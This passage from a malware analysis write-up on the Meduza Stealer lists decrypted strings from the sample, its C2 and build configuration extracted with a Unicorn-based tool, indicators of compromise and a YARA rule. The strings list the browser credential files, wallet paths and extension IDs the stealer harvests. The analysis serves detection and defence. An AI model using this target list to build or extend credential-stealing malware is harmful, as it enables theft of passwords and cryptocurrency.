        decrypted_string = xored_bytes.decode('utf-8', errors='ignore')

        print(f"{hex(addr)}: {decrypted_string}")

        # Set IDA comment at the appropriate address
        idaapi.set_cmt(addr, decrypted_string, 0)
```

Decrypted strings

```
0x45790c: build_name
0x45774e: execute_path
0x4572b0: screenshot
0x457107: hwid
0x455b91: TimeZoneKeyName
0x454a93:  (x64)
0x4549bf:  (x86)
0x4548eb:  (IA64)
0x4544e4:  Web Server
0x4541c5:  Team
0x452c75:  Education
0x4527d3:  HPC Edition
0x45257c:  Starter
0x452325:  Enterprise
0x451dbb:  Home
0x451ce7:  Home Basic
0x451c13:  Home Premium
0x4519bc:  Professional
0x4518e8:  Ultimate
0x4514cc: Windows
0x44f6cd: encrypted_key
0x44f581: os_crypt
0x445dfe: Root
0x4408ac: OpenVPN
0x440183: .ovpn
0x43fb3e: discord
0x43f3b8: discord
0x43f1b2: discord
0x43e00d: ssfn
0x43de5b: SteamPath
0x43db98: Steam
0x43cd1e: SOFTWARE\
0x43cc5e: -Qt
0x43cb3a: wallet.dat
0x43ca37: strDataDir
0x43c067: wallet_path
0x43bce8: MoneroCore
0x43b457: datadir
0x43b0d8: Etherwall
0x43ae93: Kotatogram
0x43ac9f: Telegram
0x43a046: tdata
0x439d95: ktg_lang
0x439cd1: user_data#3
0x439c0d: user_data#2
0x439b42: user_data
0x439a81: tdummy
0x4396aa: InstallLocation
0x438e8a: InstallLocation
0x436268: Wallets
0x436178: Grabber
0x436088: telegram
```

```
0x435f98: Profiles
0x435d18: Local State
0x435c28: User Data
0x435b38: Profile
0x435a48: Default
0x435958: gecko_browsers
0x435613: TJ
0x435533: MD
0x435453: KG
0x435373: AM
0x435290: UZ
0x4351b3: TM
0x4350ee: GE
0x435023: BY
0x434f5e: KZ
0x434e92: RU
0x434d8d: 167.88.15.114
0x434897: key3.db
0x434797: key4.db
0x434698: signons.sqlite
0x43459a: logins.json
0x434496: cookies.sqlite
0x433e33: Login Data
0x433d23: UC Login Data
0x433c13: Login Data
0x433b03: Ya Passman Data
0x4339f3: Login Data
0x4338e3: Login Data
0x4337d3: History
0x4336c9: History
0x4335c8: Bookmarks
0x4334bb: Bookmarks
0x433023: Cookies
0x432f13: Cookies
0x432e09: Network Cookies
0x432d0b: Network\Cookies
0x432c0a: Web Data
0x432b08: Web Data
0x43272c: CryptoAirdrop
0x4323d8: TrustWallet
0x43209c: Exodus (Web)
0x431d21: Flint
0x431961: CardWallet
0x4315a1: Opera Wallet
0x4311e1: Brave Wallet
0x430e21: Leaf Wallet
0x4305f1: Nami
0x430231: Guarda (Web)
0x42fe71: Eternl
0x42fab1: Byone
0x42f6f1: ZilPay
0x42f331: Polymesh
```

```
0x42ef71: CLW
0x42ebb1: Auro
0x42e7f1: OneKey
0x42e431: KHC
0x42e071: XDeFi
0x42dcb1: Nabox
0x42d8f1: NeoLine
0x42d531: Rabby
0x42d171: KardiaChain
0x42cdb1: Terra Station
0x42c9f1: Auro
0x42c631: Zecrey
0x42c271: Sender Wallet
0x42beb1: Martian Wallet
0x42baf1: Cyano
0x42b731: Hashpack
0x42b371: ONTO Wallet
0x42afb1: TezBox
0x42abf1: Goby
0x429f51: OneKey
0x429721: MewCx
0x429361: Coinbase
0x428fa1: Wombat
0x428be1: iWallet
0x428821: Yoroi
0x428461: Solflare
0x4280a1: Pontem
0x427ce1: Temple
0x427921: Oasis
0x427561: Ronin (Edge)
0x4271a1: Ronin
0x426de1: Liquality
0x426a21: Nifty
0x426661: Oxygen
0x4262a1: Crocobit
0x425ee1: Keplr
0x425b21: Finnie
0x425761: Swash
0x4253a1: MetaWallet
0x424fe1: Hiro Wallet
0x424c21: Starcoin
0x424861: DuinoCoin
0x4244a1: Slope
0x4240e1: Sollet
0x423d21: Ton
0x423961: XinPay
0x4235a1: TokenPocket
0x4231e1: TronLink
0x422e21: Phantom
0x422a61: Mobox
0x4226a1: Math (Edge)
0x4222e1: Math
```

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0x421f21: ICONex
0x421b61: Casper (Edge)
0x4217a1: Casper
0x4213e1: Guild
0x421025: Equal
0x420c71: Guarda
0x4208b1: DAppPlay
0x4204f1: Safe Pal (Edge)
0x420131: Safe Pal
0x41fd71: Coin98
0x41f9b1: Bitapp
0x41f5f1: BinanceChain
0x41edc8: Metamask (Edge)
0x41ea1b: Metamask
0x41e5c3: Authy (Web)
0x41e223: Zoho Vault
0x41de83: SAASPASS
0x41dae3: CommonKey
0x41d743: Splikity
0x41d3a3: MYKI (Edge)
0x41d003: MYKI
0x41cc63: BrowserPass
0x41c8c3: LastPass (Edge)
0x41c523: LastPass
0x41bd37: RoboForm (Web)
0x41b9a3: Keeper
0x41b607: NordPass
0x41ae23: Bitwarden
0x41aa83: Dashlane (Edge)
0x41a6e7: Dashlane
0x419f07: KeePassXC (Web)
0x419727: 1Password
0x418249: Authenticator
0x417ec8: SlimBrowser
0x417bf7: BitTube
0x417924: Basilisk
0x417817: Mozilla\IceCat
0x41770a: IceCat
0x417439: Pale Moon
0x417168: BlackHawk
0x416e97: Cyberfox
0x416bc3: IceDragon
0x416ab3: CLIQZ
0x4169a3: CLIQZ
0x416893: Thunderbird
0x416787: Thunderbird
0x416687: K-Meleon
0x416587: K-Meleon
0x416485: Waterfox
0x416378: Waterfox
0x4160a7: SeaMonkey
0x415f9a: Mozilla\Firefox
```

```
0x415e96: Firefox
0x415ce4: Falkon\profiles
0x415bd7: Falkon\profiles
0x415903: Naver Whale
0x41562b: ViaSat Browser
0x415193: Kinza
0x415083: Kinza
0x414f73: GarenaPlus
0x414e63: GarenaPlus
0x414d53: NetboxBrowser
0x414c43: NetboxBrowser
0x414b33: GhostBrowser
0x414a23: GhostBrowser
0x414913: SalamWeb
0x414803: SalamWeb
0x4146f3: Superbird
0x4145e3: Superbird
0x4144d3: Sidekick
0x4143c5: Sidekick
0x4142b8: SwingBrowser
0x4141ab: SwingBrowser
0x413d13: Flock
0x413c03: Flock
0x413af3: Blisk
0x4139e3: Blisk
0x4138d4: URBrowser
0x4137c7: URBrowser
0x4134f3: UCBrowser
0x4133e4: AVG\Browser
0x4132d7: AVG Browser
0x413003: AVAST Browser
0x412ef3: Titan Browser
0x412de3: Titan Browser
0x412cd3: SRWare Iron
0x412bc3: SRWare Iron
0x412ab3: Baidu Spark
0x4129a3: Baidu Spark
0x412893: CoolNovo
0x412785: CoolNovo
0x412678: AcWebBrowserr
0x41256b: AcWebBrowser
0x4120d3: Twinkstar
0x411fc3: Twinkstar
0x411eb3: Bromium
0x411da3: Bromium
0x411c93: RockMelt
0x411b83: RockMelt
0x411a73: TorBro\Profile
0x411963: TorBro
0x411853: Suhba
0x411743: Suhba
0x4110e3: ChromePlus
```

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0x410fd3: Coowon\Coowon
0x410ec3: Coowon
0x410db3: Liebao
0x410ca3: Liebao
0x410b94: QIP Surf
0x410a87: QIP Surf
0x4102b3: Citrio
0x40fc53: Opera GX
0x40f527: Opera Neon
0x40f253: Opera Stable
0x40f143: Iridium
0x40f033: Iridium
0x40ef23: CentBrowser
0x40ee13: CentBrowser
0x40ed03: Chedot
0x40ebf3: Chedot
0x40eae4: 7Star\7Star
0x40e9d7: 7Star
0x40e703: Yandex Browser
0x40e5f3: Chromodo
0x40e4e3: Chromodo
0x40e3d3: uCozMedia\Uran
0x40e2c3: Uran
0x40e1b3: CocCoc\Browser
0x40e0a3: CocCoc Browser
0x40df93: Nichrome
0x40de83: Nichrome
0x40dd73: Sputnik\Sputnik
0x40dc63: Sputnik
0x40d703: Go!
0x40d5f3: Go!
0x40d4e4: Xvast
0x40d3d7: Xvast
0x40d103: Lenovo Browser
0x40cff3: Xpom
0x40cee3: Xpom
0x40cdd6: K-Meleon
0x40ccc9: K-Meleon
0x40c9f8: QQBrowser
0x40c727: Maxthon
0x40c453: Maxthon5
0x40c345: Maxthon3\Users
0x40c238: Maxthon3
0x40c12b: 360se6
0x40bc93: 360Browser
0x40bb83: Slimjet
0x40ba77: Slimjet
0x40b973: Comodo
0x40b863: Comodo
0x40b753: Torch
0x40b643: Torch
0x40b533: Comodo\Dragon
```

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0x40b423: Comodo Dragon
0x40b313: Mail.Ru\Atom
0x40b203: Mail.Ru Atom
0x40b0f3: Orbitum
0x40afe3: Orbitum
0x40aed3: Kometa
0x40adc3: Kometa
0x40acb3: Vivaldi
0x40aba3: Vivaldi
0x40aa93: Amigo
0x40a987: Amigo
0x40a337: Brave Browser
0x40a237: Microsoft\Edge
0x40a137: Microsoft Edge
0x40a033: Chromium
0x409f23: Chromium
0x409c4b: 360ChromeX
0x409099: Google\Chrome
0x408f89: Google Chrome
0x408c07: Lightcord
0x408b08: DiscordPTB
0x408a0a: DiscordCanary
0x408906: Discord
0x408623: Zap
0x408347: Bisq
0x408077: Bisq
0x407da3: AtomicDEX
0x407ac3: MyCrypto
0x4077e5: MyMonero
0x407173: Terracoin
0x407061: Terracoin
0x406f4a: Binance Wallet
0x406e3d: Binance\wallets
0x406d25: Binance Wallet
0x406a4a: Binance
0x40693d: Binance
0x406823: GoldCoinGLD
0x406711: GoldCoin (GLD)
0x4065fa: InfiniteCoin
0x4064ed: InfiniteCoin
0x4063d3: FreiCoin
0x4062c1: FreiCoin
0x4061aa: Franko
0x40609d: Franko
0x405f83: YACoin
0x405e71: YACoin
0x405d5a: DevCoin
0x405c4d: devcoin
0x405b33: Mincoin
0x405a21: Mincoin
0x40590a: BBQCoin
0x4057fd: BBQCoin
```

```
0x4056e3: PPCoin
0x4055d1: PPCoin
0x4054ba: IOCoin
0x4053ad: IOCoin
0x405293: Sparrow
0x405181: Sparrow\wallets
0x40506a: Sparrow
0x404f5d: Sparrow\config
0x404e43: ElectronCash
0x404b63: ElectronCash
0x404883: WalletWasabi
0x4045a3: WalletWasabi
0x4042c3: Guarda
0x403fe5: Atomic Wallet
0x403d0a: Atomic Wallet
0x403bfd: atomic
0x403ae3: Electrum-LTC
0x403805: Electrum-LTC
0x40352a: Electrum
0x40341d: Electrum\config
0x403303: Electrum
0x403025: Ethereum
0x402d4a: Exodus
0x402c3d: Exodus
0x402b27: Exodus
0x402857: Jaxx Liberty
0x40240a: MultiBit
0x4022fd: MultiBit
0x4021e3: Bytecoin
0x4020d1: bytecoin
0x401fba: Armory
0x401ead: Armory
0x401d93: Qtum
0x401c81: QtumCore
0x401b6a: Dogecoin
0x401a5d: DogecoinCore
0x401943: Bitcoin
0x401832: BitcoinCore
0x40171e: Litecoin
0x40161d: LitecoinCore
0x401503: Dash
0x4013f6: DashCore
0x4012dc: Coinomi
0x4575d5: screen_resolution
0x4569cb: https://api.ipify.org
0x455a87: SYSTEM\CurrentControlSet\Control\TimeZoneInformation
0x455a60: SYSTEM\CurrentControlSet\Control\TimeZoneInformation
0x454e08:  [Build number:
0x454c18:  (Unknown processor)
0x4547ea:  Unknown Edition
0x454667:  Web Server (core installation)
0x4543e6:  Standard Edition (core installation)
```

```
0x4540f1:  Microsoft Hyper-V Server
0x453f6e:  Windows 10 IoT Core
0x453deb:  Windows IoT Enterprise
0x453c68:  Windows Home Server
0x453ae5:  Windows Storage Server
0x453962:  Standard Edition
0x4537b5:  Small Business Server Premium Edition
0x453594:  Small Business Server
0x4533e7:  Server Enterprise (core installation)
0x4531c6:  Enterprise Evaluation
0x453043:  Server Enterprise
0x452e96:  Server Standard (core installation)
0x452b77:  Datacenter Edition (core installation)
0x452956:  Datacenter Edition
0x4526ff:  Server Hyper Core V
0x4524a8:  Business Edition
0x452227:  Windows Essential Server Solution Management
0x451fdc:  Windows Essential Server Solution Additional
0x451b3f:  Professional Education
0x4500bd: Accept: text/html; text/plain; */*
0x43ff93: OpenVPN Connect\profiles
0x43f5a1: Local Storage\leveldb
0x43dd54: SOFTWARE\Valve\Steam
0x43bf3f: SOFTWARE\monero-project\monero-core
0x43b32f: SOFTWARE\Etherdyne\Etherwall\geth
0x43959c: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{C4A4AE8F-B9F7-4CC7-
8A6C-BF7EEE87ACA5}_is1
0x439578: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{C4A4AE8F-B9F7-4CC7-
8A6C-BF7EEE87ACA5}_is1
0x439560: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{C4A4AE8F-B9F7-4CC7-
8A6C-BF7EEE87ACA5}_is1
0x438d7c: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-
9CA8-7A333C87D1ED}_is1
0x438d58: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-
9CA8-7A333C87D1ED}_is1
0x438d40: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-
9CA8-7A333C87D1ED}_is1
0x435e94: Local Extension Settings
0x435854: chromium_browsers
0x434c15: formhistory.sqlite
0x434a51: autofill-profiles.json
0x4341b5: Login Data For Account
0x433ff1: Login Data For Account
0x4333a5: Extension Cookies
0x4331e1: Extension Cookies
0x43295f: dhgnlgphgchebgoemcjekedjjbifijid
0x43260e: egjidjbpglichdcondbcbdnbeeppgdph
0x4322cc: aholpfdialjgjfhomihkjbmgjidlcdno
0x431f90: hnhobjmcibchnmglfbldbfabcgaknlkj
0x431bd0: apnehcjmnengpnmccpaibjmhhoadaico
0x431810: gojhcdgcpbpfigcaejpfhfegekdgiblk
0x431450: odbfpeeihdkbihmopkbjmoonfanlbfcl
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0x431090: cihmoadaighcejopammfbmddcmdekcje
0x430cd2: dngmlblcodfobpdpecaadgfbcggfjfnm
0x430a5f: Maiar DeFi Wallet
0x430860: lpfcbjknijpeeillifnkikgncikgfhdo
0x4304a0: acdamagkdfmpkclpoglgnbddngblgibo
0x4300e0: kmhcihpebfmpgmihbkipmjlmmioameka
0x42fd20: nlgbhdfgdhgbiamfdfmbikcdghidoadd
0x42f960: klnaejjgbibmhlephnhpmaofohgkpgkd
0x42f5a0: jojhfeoedkpkglbfimdfabpdfjaoolaf
0x42f1e0: nhnkbkgjikgcigadomkphalanndcapjk
0x42ee20: cnmamaachppnkjgnildpdmkaakejnhae
0x42ea60: jnmbobjmhlngoefaiojfljckilhhlhcj
0x42e6a0: hcflpincpppdclinealmandijcmnkbgn
0x42e2e0: hmeobnfnfcmdkdcmlblgagmfpfboieaf
0x42df20: nknhiehlklippafakaeklbeglecifhad
0x42db60: cphhlgmgameodnhkjdmkpanlelnlohao
0x42d7a0: acmacodkjbdgmoleebolmdjonilkdbch
0x42d3e0: pdadjkfkgcafgbceimcpbkalnfnepbnk
0x42d020: aiifbnbfobpmeekipheeijimdpnlpgpp
0x42cc60: cnmamaachppnkjgnildpdmkaakejnhae
0x42c8a0: ojbpcbinjmochkhelkflddfnmcceomdi
0x42c4e0: epapihdplajcdnnkdeiahlgigofloibg
0x42c120: efbglgofoippbgcjepnhiblaibcnclgk
0x42bd60: dkdedlpgdmmkkfjabffeganieamfklkm
0x42b9a0: gjagmgiddbbciopjhllkdnddhcglnemk
0x42b5e0: ifckdpamphokdglkkdomedpdegcjhjdp
0x42b220: mnfifefkajgofkcjkemidiaecocnkjeh
0x42ae60: jnkelfanjkeadonecabehalmbgpfodjm
0x42aaa2: onhogfjeacnfoofkfgppdlbmlmnplgbn
0x42a82f: SubWallet (Polkadot)
0x42a632: bcopgchhojmggmffilplmbdicgaihlkp
0x42a3bf: Hycon Lite Client
0x42a1c0: jnmbobjmhlngoefaiojfljckilhhlhcj
0x429e02: cjelfplplebdjjenllpjcblmjkfcffne
0x429b8f: Jaxx Liberty (Web)
0x429990: nlbmnnijcnlegkjjpcfjclmcfggfefdm
0x4295d0: hnfanknocfeofbddgcijnmhnfnkdnaad
0x429210: amkmjjmmflddogmhpjloimipbofnfjih
0x428e50: kncchdigobghenbbaddojjnnaogfppfj
0x428a90: ffnbelfdoeiohenkjibnmadjiehjhajb
0x4286d0: bhhhlbepdkbapadjdnnojkbgioiodbic
0x428310: phkbamefinggmakgklpkljjmgibohnba
0x427f50: ookjlbkiijinhpmnjffcofjonbfbgaoc
0x427b90: ppdadbejkmjnefldpcdjhnkpbjkikoip
0x4277d0: kjmoohlgokccodicjjfebfomlbljgfhk
0x427410: fnjhmkhhmkbjkkabndcnnogagogbneec
0x427050: kpfopkelmapcoipemfendmdcghnegimn
0x426c90: jbdaocneiiinmjbjlgalhcelgbejmnid
0x4268d0: fhilaheimglignddkjgofkcbgekhenbh
0x426510: pnlfjmlcjdjgkddecgincndfgegkecke
0x426150: dmkamcknogkgcdfhhbddcghachkejeap
0x425d90: cjmkndjhnagcfbpiemnkdpomccnjblmj
```

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0x4259d0: cmndjbecilbocjfkibfbifhngkdmjgog
0x425610: bkklifkecemccedpkhcebagjpehhabfb
0x425250: ldinpeekobnhjjdofggfgjlcehhmanlj
0x424e90: mfhbebgoclkghebffdldpobeajmbecfk
0x424ad0: ippiokklhjjdlmmonmjimgbgnnllcleg
0x424710: pocmplpaccanhmnllbbkpgfliimjljgo
0x424350: fhmfendgdocmcbmfikdcogofphimnkno
0x423f90: nphplpgoakhhjchkkhmiggakijnkhfnd
0x423bd0: bocpokimicclpaiekenaeelehdjllofo
0x423810: mfgccjchihfkkindfppnaooecgfneiii
0x423450: ibnejdfjmmkpcnlpebklmnkoeoihofec
0x423090: bfnaelmomeimhlpmgjnjophhpkkoljpa
0x422cd0: fcckkdbjnoikooededlapcalpionmalo
0x422910: dfeccadlilpndjjohbjdblepmjeahlmm
0x422550: afbcbjpbpfadlkmhmclhkeeodmamcflc
0x422190: flpiciilemghbmfalicajoolhkkenfel
0x421dd0: dfmbcapkkeejcpmfhpnglndfkgmalhik
0x421a10: abkahkcbhngaebpcgfmhkoioedceoigp
0x421650: nanjmdknhkinifnkgdcggcfnhdaammmj
0x421290: blnieiiffboillknjnepogjhkgnoapac
0x420ee0: hpglfhgfnhbgpjdenjgmdgoeiappafln
0x420b20: lodccjjbdhfakaekdiahmedfbieldgik
0x420760: apenkfbbpmhihehmihndmmcdanacolnh
0x4203a0: lgmpcpglpngdoalbgeoldeajfclnhafa
0x41ffe0: aeachknmefphepccionboohckonoeemg
0x41fc20: fihkakfobkmkjojpchpfgcmhfjnmnfpi
0x41f860: fhbohimaelbohpjbbldcngcnapndodjp
0x41f4a2: djclckkglechooblngghdinmeemkbgci
0x41f22f: Metamask (Opera)
0x41f030: ejbalbakoplchlghecdalmeeeajnimhm
0x41ec85: nkbihfbeogaeaoehlefnkodbefgpgknn
0x41e828: gaedmjdfmmahhbjefcbgaolhhanlaolb
0x41e488: igkpcodhieompeloncfnbekccinhapdb
0x41e0e8: nhhldecdfagpbfggphklkaeiocfnaafm
0x41dd48: chgfefjpcobfbnpmiokfjjaglahmnded
0x41d9a8: jhfjfclepacoldmjmkmdlmganfaalklb
0x41d608: nofkfblpeailgignhkbnapbephdnmbmn
0x41d268: bmikpgodpkclnkgmnpphehdgcimmided
0x41cec8: naepdomgkenhinolocfifgehidddafch
0x41cb28: bbcinlkgjjkejfdpemiealijmmooekmp
0x41c788: hdokiejnpimakedhajhdlcegeplioahd
0x41c3ec: ljfpcifpgbbchoddpjefaipoiigpdmag
0x41c181: RoboForm (Web Edge)
0x41bf98: pnlccmojcmeohlpggmfnbbiapkmbliob
0x41bc08: bfogiafebfohielmmehodmfbbebbbpei
0x41b868: fooolghllnmhmmndgjiamiiodkpenpbb
0x41b4dc: jbkfoedolllekgbhcbcoahefnbanhhlh
0x41b271: Bitwarden (Edge)
0x41b088: nngceckbapebfimnlniiiahkandclblb
0x41ace8: gehmmocbbkpblljhkekmfhjpfbkclbph
0x41a948: fdjamakpfbbddfjaooikfcpapjohcfmg
0x41a5bc: pdffhmdngciaglkoonimfcmckehcpafo
```


```
0x41a351: KeePassXC (Web Edge)
0x41a168: oboonakemofpalcgghocfoadofidjkkk
0x419ddc: dppgmdbiimibapkepcbdbmkaabgiofem
0x419b71: 1Password (Edge)
0x419988: aeblfdkhhhdcdjpifhhbdiojplfjncoa
0x4195fc: oeljdldpnmdbchonielidgobddffflal
0x419391: EOS Authenticator
0x4191ac: ilgcnhelpchnceeipipijaljkblbcobl
0x418f41: GAuth Authenticator
0x418d5c: imloifkgjagghnncjkhggdhalmcnfklk
0x418af1: Trezor Password Manager
0x418908: ocglkepbibnalbgmbachknglpdipeoio
0x418696: Authenticator (Edge)
0x4184ae: bhghoamapcdpbohphigoooaddinpkbai
0x418083: FlashPeak\SlimBrowser
0x417db2: BitTube\BitTubeBrowser
0x417ae1: Moonchild Productions\Basilisk
0x4175f4: Moonchild Productions\Pale Moon
0x417323: NETGATE Technologies\BlackHawk
0x417052: 8pecxstudios\Cyberfonx
0x416d81: Comodo\IceDragon
0x416262: Mozilla\SeaMonkey
0x415ac1: Naver\Naver Whale
0x4157e6: ViaSat\Viasat Browser
0x415515: InsomniacBrowser
0x415351: InsomniacBrowser
0x414095: CryptoTab Browser
0x413ed1: CryptoTab Browser
0x4136b1: UCBrowser\User Data_i18n
0x4131c1: AVAST Software\Browser
0x412455: CCleaner Browser
0x412291: CCleaner Browser
0x411629: Rafotech\Mustang
0x411465: Rafotech Mustang
0x4112a1: MapleStudio\ChromePlus
0x410971: Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
0x410944: Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
0x410635: Sleipnir5 ChromiumViewer
0x410471: CatalinaGroup\Citrio
0x410199: Elements Browser
0x40ffd5: Elements Browser
0x40fe11: Opera Software\Opera GX Stable
0x40fb18: Opera Software\Opera Crypto Developer
0x40f8a6: Opera Crypto Developer
0x40f6e2: Opera Software\Opera Neon
0x40f411: Opera Software\Opera Stable
0x40e8c1: Yandex\YandexBrowser
0x40db2c: Safer Technologies\Secure Browser
0x40d8c1: Safer Secure Browser
0x40d2c1: Lenovo\SLBrowser
0x40cbb3: Tencent\QQBrowser
0x40c8e2: Maxthon\Application
```

```
0x40c611: Maxthon5\Users\guest\MagicFill
0x40c015: 360 Secure Browser
0x40be51: 360Browser\Browser
0x40a879: Epic Privacy Browser
0x40a6b5: Epic Privacy Browser
0x40a4f1: BraveSoftware\Brave-Browser
0x409e06: 360ChromeX\Chrome
0x409b35: Google\Chrome SxS
0x409971: Google Chrome SxS
0x4097a9: Google(x86)\Chrome
0x4095e5: Google Chrome (x86)
0x409421: Google\Chrome Beta
0x409257: Google Chrome Beta
0x408dc1: DiscordDevelopment
0x40850b: Zap\Local Storage\leveldb
0x40823b: Bisq\btc_mainnet\wallet
0x407f6b: Bisq\btc_mainnet\keys
0x407c8b: atomic_qt\config
0x4079ab: MyCrypto\Local Storage\leveldb
0x4076cf: MyMonero\Local Storage\leveldb
0x407501: Daedalus Mainnet
0x40733b: Daedalus Mainnet
0x406c0f: Binance\Local Storage\leveldb
0x404d2b: ElectronCash\config
0x404a4b: ElectronCash\wallets
0x40476b: WalletWasabi\Client\Config.json
0x40448b: WalletWasabi\Client\Wallets
0x4041ab: Guarda\Local Storage\leveldb
0x403ecf: atomic\Local Storage\leveldb
0x4039cb: Electrum-LTC\config
0x4036ef: Electrum-LTC\wallets
0x4031eb: Electrum\wallets
0x402f0f: Ethereum\keystore
0x402a1b: Exodus\exodus.wallet
0x402747: com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
0x40271a: com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
0x4011c3: Coinomi\Coinomi\wallets
```

Meduza Stealer Configuration Extractor

I was also inspired by @herrcore research with Unicorn Engine implementation and wrote the configuration extractor that grabs the C2 and build name on most samples. The extractor was written using Unicorn Engine and Python. It was my first time messing with Unicorn Engine, so any feedback is welcome.



```
C:\Users\[redacted]\Malware\Meduza>python test_argv.py 2ad84bfff7d5257fdeb81b4b52b8e0115f26e8e0cdaa014f9e3084f518aa6149.bin
Data: b2a6213b6575b0695e89335400db7d7a
Key: 85910f0a55409e586abe1d6534eb7d7a
Decrypted C2: 77.105.147.140
Build name:  installab_test

C:\Users\[redacted]\Malware\Meduza>python test_argv.py f575eb5246b5c6b9044ea04610528c040c982904a5fb3dc1909ce2f0ec15c9ef
Data: 202fdbd50ac444810c5e619a6bae1923
Key: 1718f5e43af16ab038694fab6bae1923
Decrypted C2: 77.105.147.1
Build name: work1

C:\Users\[redacted]\Malware\Meduza>python test_argv.py 1c70f987a0839d11826f053ae90e81a277fa154f5358303fe9a511dbe8b529f2
Data: 843b6bdcf2baca528018ab79db114010
Key: b30c45edc28fe463b42f8548ef214010
Decrypted C2: 77.105.147.140
Build name:  PERSOM

C:\Users\[redacted]\Malware\Meduza>python test_argv.py f0c730ae57d07440a0de0889db93705c1724f8c3c628ee16a250240cc4f91858
Data: b00b0a51bb6ce928648fa34200856dc7
Key: 87322460885bc71a54bc8d7139856dc7
Decrypted C2: 79.137.203.39

C:\Users\[redacted]\Malware\Meduza>python test_argv.py cbc07d45dd4967571f86ae75b120b620b701da11c4ebfa9afcae3a0220527972
Data: 8a377d9cc28391c62abc25b59bab7e3f
Key: bd0e53adf1b4bff41a8b0b84a8997e3f
Decrypted C2: 79.137.207.132
Build name:  Hydranoid

C:\Users\[redacted]\Malware\Meduza>python test_argv.py 6d8ed1dfcb2d8a9e3c2d51fa106b70a685cbd85569ffabb5692100be75014803
Data: 0282d0472f4d218e4957d68ffba1b32e
Key: 33bae5691e7d17a07063f8becb94b32e
Decrypted C2: 185.106.94.105
```

You can grab the configuration from my GitHub page as well.

Indicators Of Compromise

Name	Indicators
C2	79.137.203.39
C2	77.105.147.140
C2	79.137.207.132
C2	79.137.203.37
C2	79.137.203.6
C2	185.106.94.105
SHA-256	702abb15d988bba6155dd440f615bbfab9f3c0ed662fc3e64ab1289a1098af98
SHA-256	2ad84bfff7d5257fdeb81b4b52b8e0115f26e8e0cdaa014f9e3084f518aa6149
SHA-256	f0c730ae57d07440a0de0889db93705c1724f8c3c628ee16a250240cc4f91858
SHA-256	1c70f987a0839d11826f053ae90e81a277fa154f5358303fe9a511dbe8b529f2
SHA-256	cbc07d45dd4967571f86ae75b120b620b701da11c4ebfa9afcae3a0220527972
SHA-256	afbf62a466552392a4b2c0aa8c51bf3bde84afbe5aa84a2483dc92e906421d0a
SHA-256	6d8ed1dfcb2d8a9e3c2d51fa106b70a685cbd85569ffabb5692100be75014803

Name	Indicators
SHA-256	ddf3604bdfa1e5542cfee4d06a4118214a23f1a65364f44e53e0b68cbfc588ea
SHA-256	f575eb5246b5c6b9044ea04610528c040c982904a5fb3dc1909ce2f0ec15c9ef
SHA-256	91efe60eb46d284c3cfcb584d93bc5b105bf9b376bee761c504598d064b918d4
SHA-256	a73e95fb7ba212f74e0116551ccba73dd2ccba87d8927af29499bba9b3287ea7

Yara Rule

```
rule MeduzaStealer {
        meta:
                author = "RussianPanda"
                description = "Detects MeduzaStealer"
                date = "6/27/2023"

        strings:
                $s1 = {74 69 6D 65 7A 6F 6E 65}
                $s2 = {75 73 65 72 5F 6E 61 6D 65}
                $s3 = {67 70 75}
                $s4 = {63 75 72 72 65 6E 74 5F 70 61 74 68 28 29}
                $s5 = {C5 FD EF}
                $s6 = {66 0F EF}

        condition:
                all of them and filesize < 700KB
}
```

Next Post

Unleashing the Viper : A Technical Analysis of WhiteSnake Stealer